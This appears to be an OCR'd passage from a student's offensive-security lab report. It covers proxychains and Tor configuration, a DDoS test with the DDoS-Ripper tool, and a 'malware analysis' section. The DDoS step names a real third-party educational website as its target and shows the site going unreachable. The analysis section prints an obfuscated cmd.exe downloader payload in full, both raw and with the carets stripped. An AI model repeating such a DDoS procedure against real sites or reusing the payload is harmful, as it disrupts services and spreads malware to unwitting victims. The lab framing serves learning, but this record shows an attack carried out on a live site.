Sandbox: seccomp sandbox violation: pid 32610, tid 32612, syscall 270, args 12 140479532914512 0 0 0 0.
select2: Function not implemented
select2: Function not implemented
```

```
  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-2.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ipv6.ipleak.net:443 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ipv6.ipleak.net:443 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-3.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ipv6.ipleak.net:443 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ipv6.ipleak.net:443 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ipv6.ipleak.net:443 ←—denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-4.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  fallback-ipv4.ipleak.net:443 ←—socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-5.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-6.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-7.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-8.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-9.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-10.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-11.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-12.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-13.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-14.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-15.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-16.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-17.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-18.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-19.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-20.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-21.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-22.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-23.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-24.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-25.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-26.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-27.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-28.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-29.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-30.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-31.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-32.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-33.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-34.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-35.ipleak.net:443
```

You can observe 127.0.0.1:9050 accessing for all



dynamic_chain

Access any chain in randomly

Changing from strict_chain to dynamic_chain by commenting strict_chian and round_robbin_chain,uncomment dynamic_chain allow all the ips at the end of the file


```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo gedit /etc/proxychains4.conf
```

```
 1 # proxychains.conf  VER 4.x
 2 #
 3 #        HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.
 4
 5
 6 # The option below identifies how the ProxyList is treated.
 7 # only one option should be uncommented at time,
 8 # otherwise the last appearing option will be accepted
 9 #
10 dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
17 #
18 #strict_chain
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
22 # all proxies must be online to play in chain
23 # otherwise EINTR is returned to the app
24 #
25 #round_robin_chain
26 #
27 # Round Robin - Each connection will be done via chained proxies
28 # of chain_len length
29 # all proxies chained in the order as they appear in the list
30 # at least one proxy must be online to play in chain
31 # (dead proxies are skipped).
32 # the start of the current proxy chain is the proxy after the last
33 # proxy in the previously invoked proxy chain.
34 # if the end of the proxy chain is reached while looking for proxies
35 # start at the beginning again.
36 # otherwise EINTR is returned to the app
```

```
157 [ProxyList]
158 # add proxy here ...
159 # meanwile
160 # defaults set to "tor"
161 socks4  127.0.0.1 9050
162 socks5  107.152.98.5 4145
163 socks5  208.102.51.6 58208
164 socks5  192.111.129.145 16894
165 socks5  142.54.231.38 4145
166
```

Save and close the file

You can observe that Dynamic_chain in execution




9. DDoS attack using any open source tools


DDOS ATTACK

GIT-HUB Link : https://github.com/palahsu/DDoS-Ripper

First install git





Getting packages from git



Go to DDoS-Ripper

List all files inside the DDoS-Riper Folder







Take link of any website

To get IP address of website then go to dns-lookup

dns-lookup(Link)- https://www.whatismyip.com/dns-lookup/


no connection! web server maybe down!
bot is rippering...


vrsiddhartha.ac.in
This site can't be reached
www.vrsiddhartha.ac.in took too long to respond.
Try:
Checking the connection
Checking the proxy and the firewall
Running Windows Network Diagnostics
ERR_CONNECTION_TIMED_OUT
Reload
Details

10.Experimenting DDoS protection with Cloudflare

11. REVERSE ENGINEERING


MALVAR ANALYSIS

https://www.hybrid-analysis.com/sample/9a43186e72bde764614b092b55d4dfba00f528c5f0d45e6ccb56dcee8763a845

INPUT :

cmd.exe /c %LocALappData:~ -3, -2%%pROgramdATa:~-5, 1%D, , /v, /R " ,, (, (^sET ^ ^ ^ 9o^jB=od^
mC ^58 9i Pa^ OT^ ^B7 ^5M TC 65 AS a4 NT CR^ y^h^ ^8^6 ^BO
VQ^}In}B^0{Pxhk^ics^JtZma^K^sc^Qz}zs}0^8k^e5aXZeT^kr4rbt^B;r^SW^y^X^d8yR^dU^$I^7
v^wsdC^s9q^e^7^pc^ xon^urzF^P^JX-
Ox^tBZrH^e^aCLt^sMSC0;N^6^)6LW^d^Ldr^TR^a^2$4N^(O0eymluL^i^m^M^fZno^JAtX^xeLjv^Fpae
Ks^yr.aYp9^KvvQ^sk5$v4;^Q^p^)V^oyCd^d^FEowf^Ba^weCZ^s1an^Aroq^Zpg^K^s^HWebMr^o^X.l^j
Y^w^3I^e^b^u1u$L^p^(8ceJkt^hs^i^uQrxCwuV.P5^pEfvuEs^F9^$VJ;^8c^1rZ I^3=^Yz^
^q^HeCFp^B^tyW^e^tfV.F3p3ZvwWsKe^$l^6^;D1^)^5v^(MnnU^Se^s^tpAvo5k.HIpnzv5m^sHC$^Og{
q^j^ Cx^)C^S0pO01^J^2sn V^wq^lN^ev^i-DI ^Lts5yuP2t^WXa 4^to^Q^SJ^L.CpYA^QIsEurk$x^7^(v5
yV^f9wIFM;UF^)lJ^(
^I^dg^Hn^Qx^eB5siI^.kuY^i1I^hSu^Gy$C^M;iR^)bL^0dc,^bjv^a^HXk^0^PnI$^a^m,aD'ME^THNEN^j^
G^Pw'tX^(lGn^obexF^p9z^ogx.c^OYyR^IIhuS^p^$G0^{yAy^HCr^3TtA^x^{Dv^)0^YFubQ^o^Ui^B^e$c
G^ O9ni0^iV^a
^5^fvm^4XKMPHJ^$E5^(o^q^h^ygcv^pavBeAQrN^PoUkffh;IF^'tz^mWVa^FRe^mEr^G^wtecsU^e^.G
zbAldu4^oS^6^dC3a^F7^'^Z9 9kmNFo5rc3^T^-i^h SXthQcK^ke^Hi^jx^obwVO^bt-SbwN^7^eGSNJG
mb=hA JZp^l^qv4ysX^P$vz;P^f^'6Gp^Un^t^Hk^tNWhG7lPJmr^wx^4
.^DV^2RqlOwm^2jxjV^s^Op^mD^x'vb nCmclo^3^zcP4-m^w U^L^t^I4c5^2eSv^jBm^b^W^fO^d7-
^f^2wL^I^ev3NrT=bS
giYMNIq2^uK^W^$3^G;^DR^)^lS'B^j^eXZxbZ^ea3.OGwtEUajzrV\sv'jR+Rv^)^U5^(E^
hxC^t2^Wa^7a^PBzpaUmAO^ev^UT^e^
t6^ae^wiGk^M:bC:ki^]DPhJftR0^anvPOq^.^3c^O3^FIrG.^8BmiMe8wttksHoyhV^SKc[^j^X^(
t=^4n^W9p^d^2^KRVY^$G ^;es^)
^P^'QW@aX'^Ow^(^aQt^TP^i7^dl^b7pa5^Ss5.4t'3^KgzV^HMLiE4^a^UAD49ibjf0j/ERm^dmo^ZTcQe.
e^L^gRJ^b3^Y^m^wir1j^a^MKf6^geDR.fVachiTXrTMaN5g^G4l9Gu^8vbUN-
^5csC8^a5^XgP^Yor^Ui^2WbO^4/1o/fN:03pa^St^Q^Y^tzd^h4v@^Zmq^Hc^sFP/Ikm^Sn^o^e^fc9r.V^
PzY^mb^gYa9RsrOg^mnr^QRbb^m.UIw^h^P^w3yw5t/V7/AV:^QDp^o^ltpQtW^oh2S^@Cimr^hVl^6^
BkM0MFad^iS^15/jXz2tiUYb^BU.T6y^Ayc^7^3nKXe86gHTacD^eJ^7v4YiyothZaF9e7grDNc^48^.dAw^
Q3wLh^wt^K/Pf/^3Z^:Ujpr^Mt^Yh^tZ^shRA^@3^i^6cbJ^qbW^Q1NDH/^q7^thAe^pCnD^1.^s^h^o9
Vn7Ya^O^ujy^q^uyW^diengRaWemoc/50/
^G:mdpAUt^HNtw^4^h1x^@ZCtNO7Uo8NjW^K^D^dyZ^x^eUYGL/KBm^kW^o^UKcUV^.^LSa^xy^iB^
y^dC^ZeGZm^jva^ hm4m^io^5hEnaAPmjG/iZ/h^J:^ ppsNt^J^h^t4
^hBR'bC^=gc^Fm^x^Qu5ixU^$0B;^p0'dm^d4^I^f^gLr^Xb^'pU=4hi^kJ^Y1MBeD^$N^G
HilK9lQw^e^s^BhrHsDIrSXe^Q^Dw^W^fojN^p) , , , , ,)& ,,, ^For, , , /^l , %^3 , ,, ^IN,, (+16^40 ^, ^ -^3^
^,+^2^) , ^d^O, , , (,(, , S^E^T c2^zZ=!c2^zZ!!9o^jB:~ %^3,1!) , , ,)&& , , , IF , ,%^3 ,, , == , , ^2 ,, (, (
(ca^lL, , %c2^zZ:~ +6%) , , , , ,) ,)

Replacing caps with empty



New Payload generated by OUTPUT is :


cmd.exe /c %LocALappData:~ -3, -2%%pROgramdATa:~-5, 1%D, , /v, /R " ,, (, (sET 9ojB=od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO VQ}In}B0{PxhkicsJtZmaKscQz}zs}08ke5aXZeTkr4rbtB;rSWyXd8yRdU$I7 vwsdCs9qe7pc xonurzFPJX-OxtBZrHeaCLtsMSC0;N6)6LWdLdrTRa2$4N(O0eymluLimMfZnoJAtXxeLjvFpaeKsyr.aYp9KvvQsk5$v4;Qp)VoyCddFEowfBaweCZs1anAroqZpgKsHWebMroX.ljYw3Iebu1u$Lp(8ceJkthsiuQrxCwuV.P5pEfvuEsF9$VJ;8c1rZ I3=Yz qHeCFpBtyWetfV.F3p3ZvwWsKe$l6;D1)5v(MnnUSestpAvo5k.HIpnzv5msHC$Og{qj Cx)CS0pO01J2sn VwqlNevi-DI Lts5yuP2tWXa 4toQSJL.CpYAQIsEurk$x7(v5 yVf9wIFM;UF)lJ(IdgHnQxeB5siI.kuYi1IhSuGy$CM;iR)bL0dc,bjvaHXk0PnI$am,aD'METHNENjGPw'tX(lGnobexFp9zogx.c

OYyRIIhuSp$G0{yAyHCr3TtAx{Dv)0YFubQoUiBe$cG O9ni0iVa
5fvm4XKMPHJ$E5(oqhygcvpavBeAQrNPoUkffh;IF'tzmWVaFRemErGwtecsUe.GzbAldu4oS6dC3aF7'Z9
9kmNFo5rc3T-ih SXthQcKkeHijxobwVObt-SbwN7eGSNJG mb=hA
JZplqv4ysXP$vz;Pf'6GpUntHktNWhG7lPJmrwx4 .DV2RqlOwm2jxjVsOpmDx'vb nCmclo3zcP4-mw
ULtI4c52eSvjBmbWfOd7-f2wLIev3NrT=bS
giYMNIq2uKW$3G;DR)lS'BjeXZxbZea3.OGwtEUajzrV\sv'jR+Rv)U5(E hxCt2Wa7aPBzpaUmAOevUTe
t6aewiGkM:bC:ki]DPhJftR0anvPOq.3cO3FIrG.8BmiMe8wttksHoyhVSKc[jX(t=4nW9pd2KRVY$G ;es)
P'QW@aX'Ow(aQtTPi7dlb7pa5Ss5.4t'3KgzVHMLiE4aUAD49ibjf0j/ERmdmoZTcQe.eLgRJb3Ymwir1jaM
Kf6geDR.fVachiTXrTMaN5gG4l9Gu8vbUN-
5csC8a5XgPYorUi2WbO4/1o/fN:03paStQYtzdh4v@ZmqHcsFP/IkmSnoefc9r.VPzYmbgYa9RsrOgmnrQR
bbm.UIwhPw3yw5t/V7/AV:QDpoltpQtWoh2S@CimrhVl6BkM0MFadiS15/jXz2tiUYbBU.T6yAyc73nKXe
86gHTacDeJ7v4YiyothZaF9e7grDNc48.dAwQ3wLhwtK/Pf/3Z:UjprMtYhtZshRA@3i6cbJqbWQ1NDH/q
7thAepCnD1.sho9Vn7YaOujyquyWdiengRaWemoc/50/
G:mdpAUtHNtw4h1x@ZCtNO7Uo8NjWKDdyZxeUYGL/KBmkWoUKcUV.LSaxyiBydCZeGZmjva
hm4mio5hEnaAPmjG/iZ/hJ: ppsNtJht4
hBR'bC=gcFmxQu5ixU$0B;p0'dmd4IfgLrXb'pU=4hikJY1MBeD$NG
HilK9lQwesBhrHsDIrSXeQDwWfojNp) , , , , ,)& ,,, For, , , /l , %3 , ,, IN,, (+1640 , -3 ,+2) , dO, , , (,(, ,
SET c2zZ=!c2zZ!!9ojB:~ %3,1!) , , ,)&& , , , IF , ,%3 ,, , == , , 2 ,, (, ((calL, , %c2zZ:~ +6%) , , , , ,) ,)

